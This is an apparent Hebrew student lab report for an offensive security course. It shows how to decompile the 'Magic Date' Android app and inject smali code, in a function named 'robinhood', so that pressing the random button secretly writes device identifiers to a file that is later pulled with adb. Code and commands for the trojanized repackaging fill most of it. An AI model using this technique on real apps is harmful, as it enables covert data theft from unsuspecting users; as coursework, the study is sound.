מעבדת סייבר התקפה – מטלת גמר

מגישים: עמית גופר – 205541360

יהונתן עמוסי – 209542349

מבוא: במטלה אנחנו מקבלים אפליקציה שנקראת "Magic Date", שבה עם כל לחיצה על כפתור 'random', מופיע תאריך חדש.

המשימה שלנו היא לקחת את קובץ ה-apk של האפליקציה, ולבצע עליו הינדוס לאחור כך שבלחיצה על כפתור הrandom, יישמר מידע על המכשיר בטלפון, שבהמשך יועבר למחשב.

איך זה נעשה: עבור ביצוע ההינדוס לאחור השתמשמו בכלי שנקרא 'apktool' שמטרתו הוא לפרק את קובץ ה-apk של האפליקציה למרכיביו.
במרכיבי הקובץ יש הרבה קבצים, חלקם הם קבצים מסיומת 'smali' שעליהם נמצא קוד המכונה של האפליקציה בקידוד המיועד להבנה על ידי בן אדם.

בקובץ ה'smali' עלינו להוסיף את הפונקציה שמבצעת את העברת המידע לקובץ במכשיר האנדרואיד, ואת הקריאה לה ברצף הפעולות שהכפתור random מבצע.


ביצוע: הוספת ידנית של קוד 'smali' שיבצע את הפעולה יהיה לא ממשי, כיוון שזה ייקח זמן ומאמץ רבים. לכן דרך הפעולה שלנו היא בניית אפליקציה חיצונית ב 'android studio' שתשמש כבסיס – שבה יש כפתור שלחיצה עליו תוציא את המידע לקובץ.

```
public void robinhood(){
    if (Environment.getExternalStorageState().equals(Environment.MEDIA_MOUNTED)) {
        // Get the downloads directory
        File downloadsDirectory = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS);

        // Create the file
        File file = new File(downloadsDirectory, child: "information.txt");
        try {
            FileOutputStream fos = new FileOutputStream(file);
            fos.write(("device:" + System.lineSeparator()).getBytes());
            fos.write(("Device: " + Build.DEVICE + System.lineSeparator()).getBytes());
            fos.write(("Brand: " + Build.BRAND + System.lineSeparator()).getBytes());
            fos.write(("Device Model: " + Build.MODEL + System.lineSeparator()).getBytes());
            fos.write(("Device Type: " + Build.TYPE + System.lineSeparator()).getBytes());
            fos.write(("Device ID: " + Build.ID + System.lineSeparator()).getBytes());
            fos.write(("Device Manufacture: " + Build.MANUFACTURER + System.lineSeparator()).getBytes());
            fos.write(("DISPLAY: " + Build.DISPLAY + System.lineSeparator()).getBytes());
            fos.write(("USER: " + Build.USER + System.lineSeparator()).getBytes());
            fos.write(("Fingerprint: " + Build.FINGERPRINT + System.lineSeparator()).getBytes());
            fos.write(("Fingerprint partition: " + Build.getFingerprintedPartitions() + System.lineSeparator()).getBytes());
            fos.write(("tag: " + Build.TAGS + System.lineSeparator()).getBytes());
            fos.write(("SOC_MODEL: " + Build.SOC_MODEL + System.lineSeparator()).getBytes());
            fos.write(("Radio version: " + Build.getRadioVersion() + System.lineSeparator()).getBytes());
```

תחילת הקוד של אפליקציית הבסיס – מתבצע על פונקצייה שקראנו לה 'robinhood'.


ניתן לראות שהפונקצייה פותחת קוץ בתיקייה 'Download' וכותבת אליה את המידע.



ככה אפליקציית הבסיס נראית – כפתור אחד שמפעיל את הפונקצייה 'robinhood'

לאחר מכן, נייצא קובץ apk release חתום של האפליקציה, ועם 'apktool' נפרק אותו למרכיביו עם הפקודה "apktool d app-release.apk".

הצעד הבא זה לבחון את קבצי ה- 'smali' שנוצרו בפירוק קובץ ה-apk ולזהות שני דברים: את הפונקצייה שמבצעת את העברת המידע לקובץ, ואת הקריאה לה בסדר הפעולות שמתבצעות בעת הלחיצה על הכפתור.



הפונקצייה זוהתה בקובץ MainActivity.smali בנתיב המודגש.

```
# virtual methods
.method public onClick(Landroid/view/View;)V
    .locals 0

    .line 40
    iget-object p0, p0, Lcom/example/testapp/MainActivity$1;->this$0:Lcom/example/testapp/MainActivity;

    invoke-virtual {p0}, Lcom/example/testapp/MainActivity;->robinhood()V

    return-void
.end method
```

הקריאה לפונקצייה זוהתה במתודה 'onClick' בקובץ MainActivity$1.smali.

אחריי שנזהה את הפונקצייה, נעתיק אותה מקובץ ה'smali' של האפליקצית בסיס שבנינו, אל תוך תוכן ה'smali' של 'MagicDate', בנוסף נעתיק גם את הקריאה לפונקצייה, ונדביק אותה ב'smali' של 'MagicDate' איפה שמתבצעות הפעולות של הלחיצה על ה-random.

MagicDate.smali

```
.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    invoke-virtual {p0}, Lcom/MagicDate/MagicDate;->robinhood()V
```

הקריאה פונקצייה התווספה למתודה 'getRandom', שמבצעת את הפעולות שהלחיצה על הכפתור random באפליקציה עושה. עכשיו לחיצה על הrandom, בנוסף תפעיל את פונקציית "robinhood" שמבצעת את גניבת המידע.

MagicDate.smali

```
    goto :goto_0
.end method

.method public robinhood()V
    .locals 7

    const-string v0, "---------------------"

    .line 46
    invoke-static {}, Landroid/os/Environment;->getExternalStorageState()Ljava/lang/String;

    move-result-object v1

    const-string v2, "mounted"
```

באותו הקובץ, אחרי סיום המתודה האחרונה נדביק את הפונקצייה של "robinhood".

יש לשים לב, כיוון שהעברנו את הפונקצייה בין אפליקציות, עלינו לשנות כל ניתוב מקומי שייתכן שמופיע במספר פקודות. כלומר בשורה הבאה לדוגמא:

```
invoke-virtual {p0}, Lcom/example/testapp/MainActivity;->getApplicationContext()Landroid/content/Context;
```

יש לשנות ל:

```
invoke-virtual {p0}, Lcom/MagicDate/MagicDate;->getApplicationContext()Landroid/content/Context;
```

אחרי הדבקת התוכן, וביצוע ההתאמות ההכרחיות בעת מעבר תוכן בין האפליקציות, נבנה את 'MagicDate' מחדש עם 'apktool', עם הפקודה "apktool b Magicdate" נחתום את קובץ ה-apk שייווצר עם כלי שנקרא "uber-apk-signer-1.2.1" עם הפקודה "java -jar uber-apk-signer-1.2.1.jar --apks MagicDate.apk", ונגרור את קובץ ה-apk החתום שיווצר ל-emulator שלנו, מה שיבצע התקנה של האפליקציה.

את הכלי ניתן להוריד מכאן:

https://github.com/patrickfav/uber-apk-signer/releases/tag/v1.2.1

ולהוריד את קובץ ה-jar שמופיע ב-releases.

או לחלופין להוריד ישירות מכאן:

אחרי שהאפליקציה המהונדסת תיווצר – נריץ אותה, נלחץ על כפתור ה-random, הקובץ עם המידע יישמר במכשיר בתיקייה Download. לבסוף נעביר את הקובץ למחשב עם כלי שנקרא adb עם הפקודה:

"adb -s emulator-5554 pull sdcard/Download/information.txt C:\Users\Amit\Downloads\input_folder".

(הערה, ייתכן ותצטרכו לשנות את הamulator-5554 ל-emulator שלכם, בנוסף את תיקיית היעד במחשב תצטרכו לשנות לתיקייה במחשב שלכם לפי בחירתכם)

הצגה מלאה של חלק זה ניתן לראות בסרטון המצורף.

מה מצורף למטלה:

למטלה מצורף מסמך זה, קובץ ה-apk החתום של "MagicDate", סרטון שמראה איך האפליקציה המהונדסת עובדת, קובץ information.txt שבו יש את תכולת המידע הגנוב ו-README קצר שמסביר על הפקודות.

מסקנות:

המטלה הייתה טובה, מלמדת, מאתגרת. לקח לנו זמן להבין מספר דברים אבל ללא ספק בסוף פתרנו וניקח את זה הלאה בעולם האנדרואיד וההנדסה לאחור.